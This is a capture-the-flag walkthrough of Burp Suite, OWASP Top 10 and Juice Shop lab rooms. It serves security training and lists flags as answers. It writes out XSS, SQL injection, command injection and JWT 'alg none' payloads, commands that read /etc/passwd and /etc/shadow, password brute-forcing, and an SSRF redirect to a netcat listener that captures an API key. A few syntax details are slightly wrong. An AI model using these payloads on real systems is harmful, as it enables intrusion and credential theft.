Ctrl + Shift + D	Switch to Dashboard
Ctrl + Shift + T	Switch to Target
Ctrl + Shift + P	Switch to Proxy
Ctrl + Shift + I	Switch to Intruder
Ctrl + Shift + R	Switch to Repeater

**Question:**

Which tab Ctrl + Shift + P will switch us to?

**Answer:**

Proxy tab

**Task 7 (Getting Started: Options)**

We can customize the settings of Burp Suite, be it globally or project related. When in conflict, Project Settings have the priority, but in the Community edition they will get lost at restart.

On the Settings menu, we can access many categories, especially set module-specific setting on the corresponding tabs.

The new search bar in the Settings window provides a big help when looking for a specific category.

**Question:**

In which category can you find reference to a “Cookie jar”?

**Answer:**

Either by typing it in the search bar or looking individually, we find the Cookie jar part under the **Sessions** category.

**Question:**

In which base category can you find the "Updates" sub-category, which controls the Burp Suite update behaviour?

**Answer:**

Again unfolding all tabs we find it under the **Suite** menu.

**Question:**

What is the name of the sub-category which allows you to change the key-bindings for shortcuts in Burp Suite ?

**Answer:**

Hotkeys

**Question:**

If we have uploaded Client-Side TLS certificates, can we override these on a per-project basis (Aye/Nay)?

**Answer:**

Under Network > TLS > Client TLS certificates we see a “Override options for this project only” switch, hence it is a possible option.

**Task 8 (Proxy: Introduction to the Burp Proxy)**

Proxy is the most important tool of Burp, allowing us to intercept and alter requests and responses between us as client and the target.

When making a request through Burp Proxy, it won't continue to the server until we decide to let it do so.

When intercepting a request, the requesting browser will hang until we free the request, and in parallel the request will show in the Proxy Tab of the Burp Suite. There, we can drop the request or eventually alter it and then let it go through by clicking on “Forward”. We can also send the request to other Burp modules via “Send to...”, copy it as a cURL command, save it as a file, etc.

Once we are done, remember to deactivate the traffic interception!

By default, all traffic and WebSocket requests will be logged also with a deactivated Interception, and said logging can be viewed in the corresponding HTTP resp. WebSocket history subtabs of the Proxy.

It is also set by default that the sever responses not be intercepted unless explicitly asked to do so, but this and much more can be changed in the Proxy settings.

There, we can set almost any logical conditions to the traffic being intercepted and logged, e.g “Or Request Was Intercepted” to catch responses to relevant requests and “And URL Is in target scope” to only filter traffic to a certain target.

Match and Replace allows us to perform regexes on incoming and outgoing requests, e.g change the user agent or remove all incoming cookies.

**Task 9 (Proxy: Connecting through the Proxy (Foxy Proxy))**

To proxy the traffic through Burp Suite, we can either use the embedded browser or set a proxy on our local browser. This latter option is more common.

The default Burp Proxy works by opening an interface on `127.0.0.1:8080`, but instead of sending all traffic through this port, we rather use a Firefox extension called FoxyProxy which allows us to save proxy profiles.

Once we download and enable the FoxyProxy extension, we go to the Options tab and add our proxy configurations on `127.0.0.1:8080` and save it under the name "Burp". If Burp Suite is not running but FoxyProxy is activated, all traffic will be stopped.



We activate the proxy, try accessing the homepage for the deployed machine and see the request on Burp Proxy.

**Question:**

Read through the options in the right-click menu.

There is one particularly useful option that allows you to intercept and modify the response to your request.

**Answer:**

Do Intercept > **Response to this request**.

**Task 10 (Proxy: Proxying HTTPS)**

To be able to proxy HTTPS we need to download a Portswigger CA certificate from here and add it to the allowed certificates on our browser of choice, usually under Settings > Privacy and Security > View Certificates.

**Task 11 (Proxy: The Burp Suite Browser)**

Burp comes with a built-in Chromium browser, pre-configured to use the proxy without further configurations.

Note that this browser has to run in a low privilege account or the option to run the browser without a sandbox has to be checked.

**Task 12 (Proxy: Scoping and Targeting)**

As we (involuntarily) saw capturing traffic for some previous tasks, Burp Proxy captures all traffic, which can lead to a huge number of data to be filtered through. In order to only target the websites we actually want, we want to set the scope to these sites and make for a bit more of clarity in our traffic logging.

We set the target we want in the Target tab, where we see a list of accessed targets on the left, and right-clicking our desired target and on Add To Scope. Then, we will be offered to stop logging everything else.

In the Scope subtab or under Scope settings we can add or remove selected IPs of the scope.

In order to also stop intercepting traffic outside of our scope, we can go to the proxy options and select “And URL Is in target scope”

**Task 13 (Proxy: Site Map and Issue Definitions)**

Under Target there are three subtabs:

- **Site map:** maps out the visited websites in a tree structure, creating a tree dependency of webpages by simply browsing around. It is very useful when mapping an Application Program Interface (API), since every endpoint the page gets data from will show up here.  
The Pro version allows to map everything out automatically.
- **Scope Settings:** Allows to control the Scope for the project.

- **Issue Definitions:** On the Pro version, here would be the vulnerability scanner. In the Community version, here is the list of vulnerabilities it looks for.

**Question:**

Take a look around the site on <http://10.10.107.4/> – we will be using this a lot throughout the module. Visit every page linked to from the homepage, then check your sitemap – one endpoint should stand out as being very unusual!

Visit this in your browser (or use the "Response" section of the site map entry for that endpoint)

What is the flag you receive?

**Answer:**

Once we visit all possible folders, another endpoint shows up, namely <http://10.10.107.4/5yjR2GLcoGoij2ZK> .

Looking at the response from that endpoint we see the flag:

**Flag:**

THM{NmNlZTlInGE1MWU1ZTQzMzgzNmFiNWVk}

**Question:**

Look through the Issue Definitions list.

What is the typical severity of a Vulnerable JavaScript dependency?

**Answer:**

Sorting by name, we see that a Vulnerable JavaScript dependency has severity **Low**

**Task 14 (Practical: Example Attack)**

Looking at <http://10.10.107.4/ticket/> and seeing it as an entry field we would check for Cross-Site Scripting (XSS) among many others.

Here, we will be using Reflected XSS.

When we try to write non-email-address characters in the “Email” field, the client-side filter deletes them.

What we can do to bypass this is intercept the request and forge our XSS by changing e.g the mail address we gave to `<script>alert("Succ3ssful XSS")</script>` and see a pop up window with our string in it.

## OWASP Top 10 - 2021

### Task 1 (Introduction)

The OWASP Top 10 vulnerability issues are the following:

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging & Monitoring Failures
10. Server-Side Request Forgery (SSRF)

### Task 2 (1. Broken Access Control)

It is common for websites to have pages not meant to be visited by unauthorized visitors, such as admin pages. When this fails to be kept in place, we speak of a case of Broken Access Control.

If this happens, the possible arising problems are the broken chain of custody of sensitive information (as it can be viewed by non authorized users) and the access to unauthorized functionality.

### Task 3 (Broken Access Control (IDOR Challenge))

An Insecure Direct Object Reference (IDOR) is a specific name for an access control vulnerability where the attacker can see resources they are not allowed or meant to by accessing an exposed Direct Object Reference, i.e an identifier pointing to a specific object, e.g file, user, account, etc. within the server.

An example of this can be the fake URL `https://bank.thm/account?id=111111`. Here we see our id as 111111, but without further security measures we can as well access different ids and see the bank information of other users despite not being authenticated to access that sensitive information.

After deploying the machine, we log in with the credentials `noot:test1234`. Once in there, we see the URL

`http://10.10.28.29/note.php?note_id=1`

and we can alter the query parameter to look at other users' notes.  
After setting the query parameter to 0, we see the required flag:

**Flag:**

flag{fivefourthree}

#### **Task 4 (2. Cryptographic Failures)**

Any vulnerability arising from the misuse (including non-use) of cryptographic algorithms to protect sensitive information is categorized as a cryptographic failure.

There are many places a web application may need cryptography.

Taking an email application as an example, we need cryptography when accessing the account to prevent anyone with access to our network traffic to access our credentials.

As this encryption takes place in the data sent between client and server, it is called encrypting data in transit.

There is further encryption needed, as the email service provider is not meant to be able to read the sent or received emails of their users and hence they are stored encrypted. This is called encrypting data at rest.

The way to exploit this lack of encryption is ideally a Man In The Middle attack, as sniffing the traffic or redirecting it through a controlled device would result in the access to all communication between target client and server.

#### **Task 5 (Cryptographic Failures (Supporting Material 1))**

Most web applications resort to databases to store the large amount of data they need, and the most common syntax is the Structured Query Language (SQL).

In a production environment, databases are usually stored on dedicated servers, but some targets store their smaller databases as file in their computers. These are called flat-file databases, and are more easily accessible.

In case this database is stored in a way accessible to any user connecting to the website, they can download it and access all its data locally.

This is what we will do in the next challenge using the following commands and general syntax:

We first have to ensure we can access an SQLite database via `sqlite3`. The use syntax is `sqlite3 <database-name>`, which opens a SQLite console.

To see its tables we use the command `.tables`, and to learn what information the database contains, we use `PRAGMA table_info(<database-name>);`

. We then dump its contents with the command `SELECT * FROM <database-name>;`

#### **Task 6 (Cryptographic Failures (Supporting Material 2))**

In a column of the table corresponding to the current task we are going to

find some password hashes. In order to decrypt them, we can either use some of the built-in hash crackers (e.g John the Ripper) or Crackstation, an online hash cracker tool. Since John the Ripper does not support MD5 per default, we will resort to this online tool and patch the configuration of John at a later instance.

### **Task 7 (Cryptographic Failures (Challenge))**

Under port 81 of the deployed machine there is a misconfigured website, under whose login page code inspector (**Ctrl+Shift+I**) we see the comment

```
<!-- Must remember to do something better with the database than  
      store it in /assets... ->
```

When loading the `/assets` website, we see the `webapp.db` database, which we can download and move to the corresponding Room folder.

We access the database with `sqlite3 webapp.db` and in the console run `.tables` to see the tables “sessions” and “users”.

We see the data the most relevant table, namely users, has, by typing `SELECT * FROM users` and copy the resulting hashes into Crackstation as above.

#### **Question:**

What is the hash of the admin user?

#### **Answer:**

6eea9b7ef19179a06954edd0f6c05ceb

#### **Question:**

What is the admin’s text plaintext password?

#### **Answer:**

qwertyuiop

We log in as an admin and see the flag:

#### **Flag:**

THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

### **Task 8 (3. Injection)**

Injection is the writing of commands or parameters in the fields meant for user input.

Some common examples are SQL and command injection.

SQL injection occurs when user-controlled input is passed to SQL queries without further filtering, allowing an attacker to manipulate the passed queries. This can lead to the attacker accessing or altering information they are not meant to.

On the other hand, command injection happens when user input is passed

to system commands, allowing an attacker to execute commands and potentially access systems.

The best means against this attack are filters to ensure that any user-controlled input is never passed as a command either using an allow list, i.e. comparing the user input against a list of safe inputs and throwing an error if no match is found or stripping the input from any potentially dangerous characters before passing the query.

Both methods can be automated using different libraries.

### **Task 9 (3.1. Command Injection)**

As stated above, command injection happens when the server side interprets user's input as a command interacting with the server-side console. If such an injection is found, an attacker may execute virtually anything at the server side.

In the example for this task, there is a web application based on the `cowsay` command on linux. There has been a faulty implementation, though:

```
<?php
if (isset($_GET["mooing"])) {
    $mooing = $_GET["mooing"];
    $cow = 'default';

    if(isset($_GET["cow"]))
        $cow = $_GET["cow"];

    passthru("perl /usr/bin/cowsay -f $cow $mooing");
}
?>
```

This code snippet checks if the “mooing” and “cow” parameters are set and passes the function

```
passthru("perl /usr/bin/cowsay -f $cow $mooing");
```

without any further checks, as `passthru` only executes a command in the OS's console and sends the output back to the user.

We can exploit this by setting the mooing parameter to be any command we want to execute, as we will then read the output in the “mooing cow” interface on port 82 of the deployed machine. In order to pass in-line commands, we need to format them as `$(<command to be executed>)` to ensure this command is run first and its output is then passed as mooing variable and integrated in the rest of the output to be read.

### **Question:**

What strange text file is in the website's root directory?

**Answer:**

Running `$(ls)` as mooing variable we see a `drpepper.txt` file.

**Question:**

How many non-root/non-service/non-daemon users are there?

**Answer:**

Either running `$(cat /etc/shadow)` and seeing it empty or going one by one in the output of the `$(cat /etc/passwd)` we see there are **0** non-root/non-service/non-daemon users.

**Question:**

What user is this app running as?

**Answer:**

A simple `$(whoami)` gives us the username `apache`

**Question:**

What is the user's shell set as?

**Answer:**

Again in the `/etc/passwd` file, we see the current apache user running its shell (the last part of its corresponding entry) as `sbin/nologin`

**Question:**

What version of Alpine Linux is running?

**Answer:**

Either using the hint and checking `/etc/alpine-release` or running `$(cat /etc/os-release)` we see the version **3.16.0**

**Task 10 (4. Insecure Design)**

An insecure design flaw is an insecurity based on a misconfigured architecture of the app.

Rather than fixing a bit of code, when these vulnerabilities come to happen, often one has to rethink the threat modelling behind the security assessment of the app.

Sometimes these errors are due to a faulty memory of the programmer(s), e.g deactivating security measures when testing the website, but often they are rather due to a bad assessed risk consideration.

In this task, we are going to try and emulate a password reset that happened in Instagram: There, a single IP could try to bruteforce 250 6-figures code to reset the password, but there was no limit to the number of parallel IP addresses attempting such bruteforces, hence allowing an attacker buying 4000 IP addresses to make sure to bypass the security measures.

This task, we'll try to use this idea to bypass security measures in a mock login site.

**Question:**

Try to reset `joseph` 's password.

**Answer:**

On the deployed machine , we access port 85 and click on the “I forgot my password” hyperlink. One of the security questions is about “my favourite colour”, but without limit for the number of attempts an attacker has. After trying red and blue, “green” gives the reset of the password. We can then log in as `joseph` and see all their files.

**Question:**

What is the value of the flag in `joseph`’s account?

**Answer:**

Under the “Private” tab, we see the `Flag.txt` file, with flag

**Flag:**

THM{Not\_3ven\_c4tz\_c0uld\_sav3\_U!}

**Task 11 (5. Security Misconfiguration)**

Security Misconfigurations, are similar to insecure design in the sense that they could have been configured right but a poorly thought out conception lead to the target website being insecure.

Among others, the main security misconfigurations are:

- Poorly configured permissions on cloud services, e.g Simple Storage Service (S3) buckets.
- Unnecessary enabling of certain features like services, pages, accounts or privileges.
- Unchanged default credentials.
- Too detailed error systems revealing information about the system.
- Not using HTTP security headers.

This can lead to more vulnerabilities, e.g getting access to higher privileges through default credentials.

Debugging Interfaces are meant to help developers test functionalities during the development process. If they are not disabled later on, they pose a dangerous attack vector for potential attackers, see the Patreon hack in 2015.

It took place by abusing an open debug interface for a Werkzeug interface, i.e an interface to execute Python code on the web servers. It can be accessed either via URL on `/console` or presented at some exception raises, in both



cases allowing a Python terminal to execute the code.

In this task we will access the Werkzeug console and use it to execute the `ls -l` command via

```
import os; print(os.popen("ls -l").read())
```

We then see the files `app.py`, `requirements.txt`, `templates` and `todo.db`, the database corresponding to the exercise:

**Question:**

What is the database file name in the current directory?

**Answer:**

`todo.db`

Modify the code to read the contents of the `app.py` file, which contains the application's source code.

**Question:**

What is the value of the `secret_flag` variable in the source code?

**Answer:**

Running

```
import os; print(os.popen("cat app.py").read())
```

we see a code line containing the variable `secret_flag` :

**Flag:**

THM{Just\_a\_tiny\_misconfiguration}

**Task 12 (6. Vulnerable and Outdated Components)**

If the target we are pentesting runs a program with a well-known vulnerability, we need to look no further and can start exploiting it.

Sometimes Exploit-DB even has a ready-to-run exploit on the exposed vulnerability, such as here for the WPScan 4.6 exploit in the example.

**Task 13 (Vulnerable and Outdated Components - Exploit)**

This task advertising an already known vulnerability, we are going to research on vulnerabilities of the software we see on the target.

On the example, we see a Nostromo 1.9.6 server, so we look on Exploit-DB for a known vulnerability. Following this case, we find even a ready-to-use exploit and run it without further ado. Unlucky for the example, there is a line we'd have needed to comment out, namely `cve2019_16278.py`. Fixing it and running the exploit gives the example RCE.

Hence, this part of the OWASP Top 10 is more research-focused than anything else, as the work will "be done for us"

#### **Task 14 (Vulnerable and Outdated Components - Lab)**

We see the website on port 84 of the deployed machine and find it to be an online CSE Book Store. Looking for exploits on CSE we don't find much, but googling for RCE CSE bookstore derives us to this exploit, number 47887, which is verified and has a downloadable python exploit in the syntax

```
python 47887.py [target url]
```

which gives us RCE on the server.

There, we see only images in the landing folder, but can see the folder `/opt/` via the command `ls /opt/` and after locating the target flag we read and copy it into the answer field via `cat /opt/flag.txt` :

#### **Flag:**

THM{But\_1ts\_n0t\_my\_f4ult!}

#### **Task 15 (7. Identification and Authentication Failures)**

To ensure the security in the authentication measures, i.e in the providing of unique identification via unique cookies to provide an individualized access to the web services. After identifying themselves via a username and password, the server, once the credentials are verified, provides a cookie to be recognised as the user performing the actions.

The most common errors when setting these authentication measures are firstly the possibility of performing brute force attacks against any combination of usernames and passwords in the absence of countermeasures, the allowance of weak credentials, able to be guessed in a small number of attempts, and weak session cookies, which may also be guessed by an attacker if their values are somehow predictable.

The countermeasures against them are, respectively, an automatic lock-out after a certain number of authentication attempts, a strong password policy and multi-factor authentication to avoid a single "lucky guess" to be determinant for the access.

#### **Task 16 (Identification and Authentication Failures Practical)**

This practical part will deal with a "real world" authentication mechanism error: the re-registration of an existing user by adding an empty space at the beginning of the name.

Since that string is not registered, the new user is allowed to register to the site, but has access to the same rights and contents as the user without the empty space at the beginning.

A solution for this is the sanitizing of user input, i.e clearing all (leading) spaces and other unrecognised characters.

We make use of this flaw under port 8088 of the deployed machine and access twice in an unauthorized way to darren and arthur's profiles.

**Question:**

What is the flag that you found in darren's account?

**Answer:****Flag:**

fe86079416a21a3c99937fea8874b667

**Question:**

What is the flag that you found in arthur's account?

**Answer:****Flag:**

d9ac0f7db4fda460ac3edeb75d75e16e

**Task 17 (8. Software and Data Integrity Failures)**

In order for a user to confirm that they are downloading the right piece of software they initially intended, online placed software usually comes with some hashes attached (mostly MD5, SHA-512 and SHA 1). This way, before executing the software downloaded from the trusted source, one can check it has not been tampered with along the way.

The main vulnerabilities arising from this lacking integrity take place when using external software without any verification measures. Depending on the kind of software suffering from it, we classify them into Software Integrity Failures and Data Integrity Failures.

**Task 18 (Software Integrity Failures)**

Software Integrity Failures usually take place when referring to external software in one's website (e.g calling jQuery through

```
<script src="https://code.jquery.com/jquery-3.6.1.js"></script>
```

) but without checking that the external server hasn't been corrupted. In this case, any visitor of this website would download the linked file under the provided address involuntarily, potentially downloading malware into their computer.

Hence, the right way of inserting external libraries in the own websites is by providing an extra integrity check as follows:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"
integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPlFFSUTR+nldQm1LuPXQ="
crossorigin="anonymous"></script>
```

One can check any such Subresource Integrity (SRI) using SRI Hash.

**Question:**

What is the SHA-256 hash of `https://code.jquery.com/jquery-1.12.4.min.js`?

**Answer:**

The answer format is sha256-[SHA-512 string]=, as delivered by SRI Hash, hence the answer we are looking for is

sha256-ZosEbRLbNQzLpnKIkEdrPv710y9C27hHQ+Xp8a4MxAQ=

### Task 19 (Data Integrity Failures)

In order to maintain sessions, a stateless HTTP(S) website needs to resort to cookies as session tokens to indentify the user: after logging in, they download an indentifying cookie the website then uses to keep track of their user profile.

This use of cookies is problematic if not carried out properly, as weak cookies allow an attacker to impersonate as another user. In order to avoid this, the webserver needs to implement some integrity mechanism on the cookies, such as JSON Web Tokens (JWT). JWTs are tokens composed of a Header identifying the token as such and declaring the signing algorithm applied, a Payload middle part containing the key-value pair composed of username and the data relevant to the website, (e.g the "actual" cookie) and a Signature, taken to ensure the integrity of the hash by using a private key held only by the webserver. If a user alters a JWT, the signature won't match the payload and the JWT will be rejected. Note all three parts are plaintext encoded in Base64.

E.g, a JWT can look like this:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.

eyJ1c2VybmFtZSI6Imd1ZXNOIiwiaXhwIjo5NjY1MDc2ODM2fQ.

C8Z3gJ7wPgVLvEUonaieJWBjBYt5x0ph2CpIhlxqdUw

As shown in the example, when decoding (using this tool) the header and payload of the example token, we see a decoded plaintext in the form:

```
{"typ":"JWT","alg":"HS256"}{"username":"guest","exp":1665076836}
```

Some time ago, an attack against JWT tokens was possible by changing the “alg” value of the header to “none” and removing the signature.

Then, an attacker could modify the payload to show any user they wanted and, as no signature check would take place, they could modify the payload to correspond to any user they'd want. Note that the absence of signature does not imply the absence of the payload-end marking dot.

We access port 8089 of the deployed machine and try to log in as guest.

**Question:**

What is guest's account password?

**Answer:**

As the website suggests itself, we can log in as guest:**guest**

If your login was successful, you should now have a JWT stored as a cookie in your browser. Press F12 to bring out the Developer Tools.

**Question:**

What is the name of the website's cookie containing a JWT token?

**Answer:**

After logging in, we see a cookie called jwt-session with header `{"typ":"JWT","alg":"HS256"}` and payload `{"username":"guest","exp":1705091949}` .

Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin".

**Question:**

What is the flag presented to the admin user?

**Answer:**

We change the algorithm of the cookie to "none", change "guest" for "admin" and delete the signature. We then refresh the site and see the flag

**Flag:**

THM{Dont\_take\_cookies\_from\_strangers}

**Task 20 (9. Security Logging and Monitoring Failures)**

As a healthy measure when managing a website, it is strongly recommended to log every action performed by its users. This way, any potential threats can be recognised and attackers' activities can be traced if a security breach should happen. Of course, one always hopes to not need the logs as that would mean that any activity monitoring in place is working properly.

On legal grounds it is also compulsory to know which actions were performed by the attackers, especially relating to personally identifiable user information.

Furthermore, if the actions of an attacker are not logged, the client would have no way of knowing if further attacks are possible.

Log information should contain:

- HTTP status codes
- Time Stamps
- Usernames

- API endpoints / page locations
- IP addresses

As this can be sensitive and security relevant information, they have to be safely stored and redundancy must be ensured.

Common examples of attack patterns are, among others, multiple unauthorised attempts for some action (especially authentication attempts), indicating a brute force attempt; requests from anomalous IPs or locations (nonetheless prone to be a false positive); use of automated tools, recognisable by the speed of the requests or the User-Agent values; and the employment of common or well-known payloads.

For a later security assessment, these activities need to be assigned a security rating.

For the questions of this task, we download a text file containing log information on a website, where multiple unauthorised login attempts took place from the same IP one after the other. We then assume this to be the suspicious activity we are looking for.

**Question:**

What IP address is the attacker using?

**Answer:**

49.99.13.16

**Question:**

What kind of attack is being carried out?

**Answer:**

brute force

**Task 21 (10. Server-Side Request Forgery (SSRF))**

This last vulnerability type happens when an attacker can force a web application to send requests whose contents they control and usually are due to the web application using external services.

The example provided in this task is the one of a web application resorting to an external Application Program Interface to send SMS to its clients. This SMS webserver would assign an authentication token to know who to charge for the sent SMS.

The security flaw of this task resides in the server parameter being exposed, hence allowing an attacker to change it to a server they control, which the web application would positively respond to, hence providing the attacker

their API key and allowing them to impersonate the webserver. This last part could happen via a netcat listening port on the attacker's server to read the API key on the HTTP request.

Further uses of SSRF include enumerating of internal networks, addresses and ports; abusing trust relationships to gain further unauthorised accesses and gaining RCE on other non-HTTP services.

On the practical side of this task we access port 8087 of the deployed machine. We'll see an admin area to which we'll devote all of our efforts.

We see this area under the right bar and "Admin Area" or under `IP:8087/admin`, but it is only accessible from a so-called "localhost".

We then check the "Download Resume" button, as instructed, and see it

points to `http://10.10.35.166:8087/download?server=secure-file-storage.com:8087&id=7548`

We start Burp and a netcat listener on our device via `nc -lvp 8087` on port 8087, intercept the request that arises when clicking to download the resume and change it to our own local IP:8087. Then, the netcat listener we had activated should give us the following output:

```
Listening on 0.0.0.0 8087
Connection received on 10.10.35.166 49794
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.11.58.131:8087
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12
brrotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
```

With that API key we should be able to impersonate the webapp we targeted and we are done.

As an extra task, we are commanded to try and access the admin site.

We know the only host allowed to access the admin are is "localhost", so we redirect the location to `localhost:8087/admin#&id=75482342`, but to use the obfuscation and break up server and id we need to "escape the #" encoding it as URL's % 23 and insert it into the URL. We'd then see the flag

**Flag:**

`THM{c4n_i_haz_flagz_plz?}`

## OWASP Juice Shop

### Task 1 (Open for business!)

In order to test some of the vulnerabilities we learned in the OWASP Top 10, OWASP created a vulnerable website where we will be testing the following points:

- Injection
- Broken Authentication
- Sensitive Data Exposure
- Broken Access Control
- Cross Site Scripting (XSS)

From Task 3 onwards we will have a flag as an answer.

### Task 2 (Let's go on an adventure!)

We open Burp Suite, add the machine's IP to the scope and deactivate the intercept so we can map the website in full. We can already answer the first question by seeing the review of the first product, the apple juice (1000 ml):

#### Question:

What's the administrator's email address?

#### Answer:

admin@juice-sh.op

#### Question:

What parameter is used for searching?

#### Answer:

We then answer the second question by performing a simple search on the amplifying glass on the upper right corner of the page. We see the URL change to

`http://10.10.12.218/#/search?q=sth`

hence having the search parameter **q**.

#### Question:

What show does Jim reference in his review?

#### Answer:

We see a review of jim@juice-sh.op in the Green Smoothie product saying "Fresh out of a replicator". A simple google search gives us a reference to a Star Trek machine.



### Task 3 (Inject the juice)

Some of the most common injection attacks are SQL injections (for databases), Command injection, to make web applications execute the code one wants and Email Injection, allowing malicious users to send email messages without authorization.

We will be using SQL Injection in this task.

Note: from here on the answers are going to be the flags on the successful completion of tasks.

#### Question:

Log into the administrator account

#### Answer:

In a general case we perform this SQL injection by intercepting the login attempt under any credentials and substituting the mail address we give by `{"email":"'<email>'-'", "password":"'<anything>'"}` .

Note the ' - after the mail address we provide. The ' is meant to close the brackets in SQL query, and - are the sign of a comment, hence rendering all further content, such as password of further credentials, useless. This way, our known username will output a TRUE result, since it does exist, and the rest of the query will not be regarded.

If we want **any** login or we don't even have a true username to login as, we pass the query

```
{"email":"' or 1=1-" , "password":"'<anything>'"} 
```

to ensure a TRUE value in the query via the 1=1 statement.

In this case we intercept the request and change the credentials to `email:"admin@juice-sh.op'-"`, `"password":"'sth"` and forward the request. Once we are in, we see the "flag":

#### Flag:

32a5e0f21372bcc1000a6088b93b458e41f0e02a

#### Question:

Now log in to Bender's account

#### Answer:

The same way we did with the admin account, we swap his mail for the Bender mail we saw on the review of the Banana Juice (1000 ml) `bender@juice-sh.op` and perform the same ' - SQL injection to get into his account.

We then get the flag

#### Flag:

fb364762a3c102b2db932069c0e6b78e738d4066

**Task 4 (Who broke my lock?)**

In this task we'll look at two Broken Authentication vulnerability risks: weak passwords in high privileged accounts and Forgotten password mechanisms. We power up Burp and add the IP of the machine to the scope.

**Question:**

Bruteforce the administrator account's password!

**Answer:**

It is not the same to have logged into their account, as we did last task, as knowing the password, which we might use for persistency if SQL injection gets patched, other platforms or later unsuspecting requests.

To bruteforce said password, we intercept the login request from the admin's account and derive it to the Interuder tab. There, we'll do the following:

1. Clear all “§” signs.
2. Replace the password string by two §§ marks.  
These act as Burp's quotation marks.
3. Load the selected payload list under the “Payload” tab.  
In this case, we'll be using SecLists's Passwords/Common-Credentials/best1050.txt
4. Check for a 200 OK Status Code.
5. We have our password.

In this case we see a status code 200 at the “admin123” attempt, so we try the login with these credentials. We then get the flag

**Flag:**

c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

**Question:**

Reset Jim's password

**Answer:**

We are going to try and exploit the password reset mechanism to log into Jim (jim@juice-sh.op)'s account.

Under the Forgot Password page we see as security question “What is your elder sibling's middle name?”. Since this is the same Jim from the replicator task above, we assume some connection to Star Trek. After searching for “Jim Star Trek” we see some “James Tiberius Kirk” as result. In his wiki page we see George Samuel Kirk Jr. as a brother, so the answer to the security question must be “Samuel”.

We reset the password to "newpwd" and complete the task with the following flag:

**Flag:**

094fbc9b48e525150ba97d05b942bbf114987257

**Task 5 (AH! Don't look!)**

This task focuses on the (un)safe storage of sensitive data. It must be carried out throughout the whole webpage, but some times it is only covered partly, and this is going to be our attack vector for the task.

**Question:**

Access the Confidential Document!

**Answer:**

On the legal note on the /about page, we see a link to the subdomain /ftp/legal.md.

This gives us the idea that the /ftp directory may contain more important documents, so we navigate to it and see a very interesting `acquisitions.md` file. As this would be a very relevant business file, we download it. After returning to the homepage we see the flag corresponding to the task:

**Flag:**

edf9281222395a1c5fee9b89e32175f1ccf50c5b

**Question:**

Log into MC SafeSearch's account

**Answer:**

In this video we hear MCSafeSearch say his password is "his favourite pet's first name, his dog, MrNoodles, it don't matter if you know 'cause i replaced the vowels with zeroes".

We then log into `mcsafesearch@juice-sh.op:Mr. N00dles` and get the next flag:

**Flag:**

66bdceffad9e698fd534003fbb3cc7e2b7b55d7f0

**Question:**

Download the Backup file!

**Answer:**

We return to the previously found /ftp directory and try to download the `package.json.bak` file. We are not allowed, since we get an error 403: Only .md and .pdf files are allowed.

The way to work around this is the "Poison Null Byte", which looks like this: `%00`. What a Null Byte does is, as a Null terminator, tell the server to terminate reading at that point. This way we can pass a "correct" URL, ending in an .md file, which the server will allow us to download, but actually only downloading the file specified until the Null Byte. We have to encode the % sign into URL format, hence pass it as `%25` giving us the final URL:

`http://10.10.45.40/ftp/package.json.bak%2500.md`

We download said file and when returning to the main site we see the flag:

**Flag:**

bfc1e6b4a16579e85e06fee4c36ff8c02fb13795

**Task 6 (Who's flying this thing?)**

This task will verse about the Broken Access Control vulnerability, which we categorize into Horizontal privilege escalation, so called when an attacker accesses data or performs actions as another user with **the same** level of permissions, and Vertical privilege escalation, taking place when an attacker can perform actions or commands from a user with **higher** level of permissions.

**Question:**

Access the administration page!

**Answer:**

We will do so by accessing the Debugger on the Web Developer Tools and viewing a JS file called `main-es2015.js` after transferring it into human readable form by clicking on the `{}` button. There, we find an especially relevant term, namely `path: administration`, hinting at an administration site under `#/administration`. We log in as the administrator again and access said page, getting the flag:

**Flag:**

946a799363226a24822008503f5d1324536629a0

As a means of avoiding this, one better only load the parts of the application that need to be used by the current user. This way, we “wouldn't have known” where to look for said administrator site.

**Question:**

View another user's shopping basket

**Answer:**

While logged in as admin, we intercept the loading request of the admin, seeing as first line of the request:

`GET /rest/basket/1 HTTP/1.1`

We change the user requesting basket from 1 to 2 (i.e the request to `GET /rest/basket/2 HTTP/1.1`) and forward it further.

We get the flag:

**Flag:**

41b997a36cc33fbe4f0ba018474e19ae5ce52121

**Question:**

Remove all 5-star reviews!

**Answer:**

We can do this by navigating back to the administration site logged in as the admin user. There, we delete the only 5-star review and get the flag

**Flag:**

50c97bcce0b895e446d61c83a21df371ac2266ef

**Task 7 (Where did that come from?)**

This task will deal with Cross Site Scripting (XSS), a vulnerability allowing an attacker to run JavaScript in web applications and one of the most common flaws.

The three major types of XSS attacks are:

1. DOM (Special): DOM XSS (Document Object Model-based Cross-site Scripting) uses the HTML environment to execute malicious javascript. This attack uses the `<script></script>` HTML tag.
2. Persistent (Server-side): Persistent XSS is javascript run when the server loads the page containing it, usually taking place when the server does not sanitise the user input when uploading it. Most commonly found on blog posts.
3. Reflected (Client side): Reflected XSS is javascript run on the client-side of the web application, usually found when the server doesn't sanitise search data.

**Question:**

Perform a DOM XSS!

**Answer:**

This will take place using the **iframe** element in a javascript alert tag: `<iframe src="javascript:alert('xss')">`

Inputting this in the search bar we'll trigger an "XSS" alert. Since iframe is a common HTML element of web applications, other websites produce the same result, as long as they allow the user to modify the ifram or other DOM elements.

As a countermeasure, the search bar input should be sanitised prior to sending the request to the server submitting the related information. We got the flag:

**Flag:**

9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf

**Question:**

Perform a persistent XSS!

**Answer:**

After logging in to the admin account, we navigate to the “Last Login IP” page, where we see our THM IP. We will log out and intercept the request, triggering the saving of the last login IP. In Burp Suite, on the Inspector Tab, we add a Header called True-Client-IP, where we add the same pop-up alert as before. This way, when logging into the same site again, the server will give us the element we passed onto it again popping up the alert. After some trouble and having to clear the search data as advised in task 1, we get the flag:

**Flag:**

149aa8ce13d7a4a8a931472308e269c94dc5f156

**Question:**

